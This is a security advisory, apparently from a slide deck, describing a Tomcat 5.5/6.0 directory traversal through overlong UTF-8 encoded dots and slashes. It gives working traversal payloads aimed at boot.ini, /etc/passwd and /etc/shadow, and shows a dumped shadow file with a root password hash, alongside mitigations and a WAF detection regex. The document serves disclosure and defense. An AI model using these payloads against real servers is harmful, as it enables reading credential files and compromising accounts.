

Security Advisory

**tomcat - unicode decoding
directory traversal vulnerability**

OuTian <outian@mail.outian.net>

Apache Tomcat

- **Famous Java Web Application Server**
 - ◆ <http://tomcat.apache.org/>
- **Works on Most of OS**
 - ◆ Windows
 - ◆ Linux
 - ◆ FreeBSD
 - ◆ Solaris
 - ◆ ... others.

Configuration

➤ **<Connector>**

◆ **URI Encoding** -

- Specifies the character encoding used to decode the URI
- Default not set

➤ **<Context>**

◆ **allowLinking** -

- Allow symbolic links inside the web application directory
- Default is false

Vulnerable Configuration

- **URI Encoding = “UTF-8”**
- **allowLinking = “true”**

UTF-8 Encoding

- ◆ %C0%AE
- ◆ %E0%80%AE
- ◆ %F0%80%80%AE
- ◆ %F8%80%80%80%AE
- ◆ %FC%80%80%80%80%AE
- ◆

- ◆ %C0%AF
- ◆ %E0%80%AF
- ◆ %F0%80%80%AF
- ◆ %F8%80%80%80%AF
- ◆ %FC%80%80%80%80%AF
- ◆

Example

➤ **../../../../boot.ini**

- ◆ %C0%AE%C0%AE%C0%AF%C0%AE%C0%AE%C0%AF%C0%AE%C0%AE%C0%AFboot.ini


➤ **../../../../etc/passwd**

- ◆ %C0%AE%C0%AE%C0%AF%C0%AE%C0%AE%C0%AF%C0%AE%C0%AE%C0%AFetc/passwd

➤ **../../../../etc/shadow**

- ◆ %C0%AE%C0%AE%C0%AF%C0%AE%C0%AE%C0%AF%C0%AE%C0%AE%C0%AFetc/shadow

Linux



Mozilla Firefox

檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) ScrapBook 工具 (T) 說明 (H)

[http://localhost/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/shadow](http://localhost/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/shadow)

<http://local h... 森/etc/shadow>

```
root:$1$pvkcxLFf$0UBxJaz7aj/479QseZhf1/:14074:0:99999:7:::
bin:*:139810:99999:7:::
daemon:*:139810:99999:7:::
adm:*:139810:99999:7:::
lp:*:139810:99999:7:::
sync:*:139810:99999:7:::
shutdown:*:139810:99999:7:::
halt:*:139810:99999:7:::
mail:*:139810:99999:7:::
news:*:139810:99999:7:::
uucp:*:139810:99999:7:::
operator:*:139810:99999:7:::
games:*:139810:99999:7:::
nobody:*:139810:99999:7:::
rpm:!:139810:99999:7:::
messagebus:!:13981::::
polkituser:!:13981::::
vcsa:!:13981::::
haldaemon:!:13981::::
avahi:!:13981::::
avahi-autoipd:!:13981::::
htdig:!:13981::::
nscd:!:13981::::
```

完成 Apache-Coyo... Proxy: None

Affected

- **Platform** –

- ◆ **ALL**

- **Version** –

- ◆ **Tomcat 5.5.26(Latest) and before**

- ◆ **Tomcat 6.0.16(Latest) and before**

To be safe ..

➤ Prevention

- ◆ unset URLEncoding
or
unset allowLinking

➤ Protection

- ◆ Block special character in security devices such as WAF/IPS
- ◆ (%C0|%80)(%AE|%AF)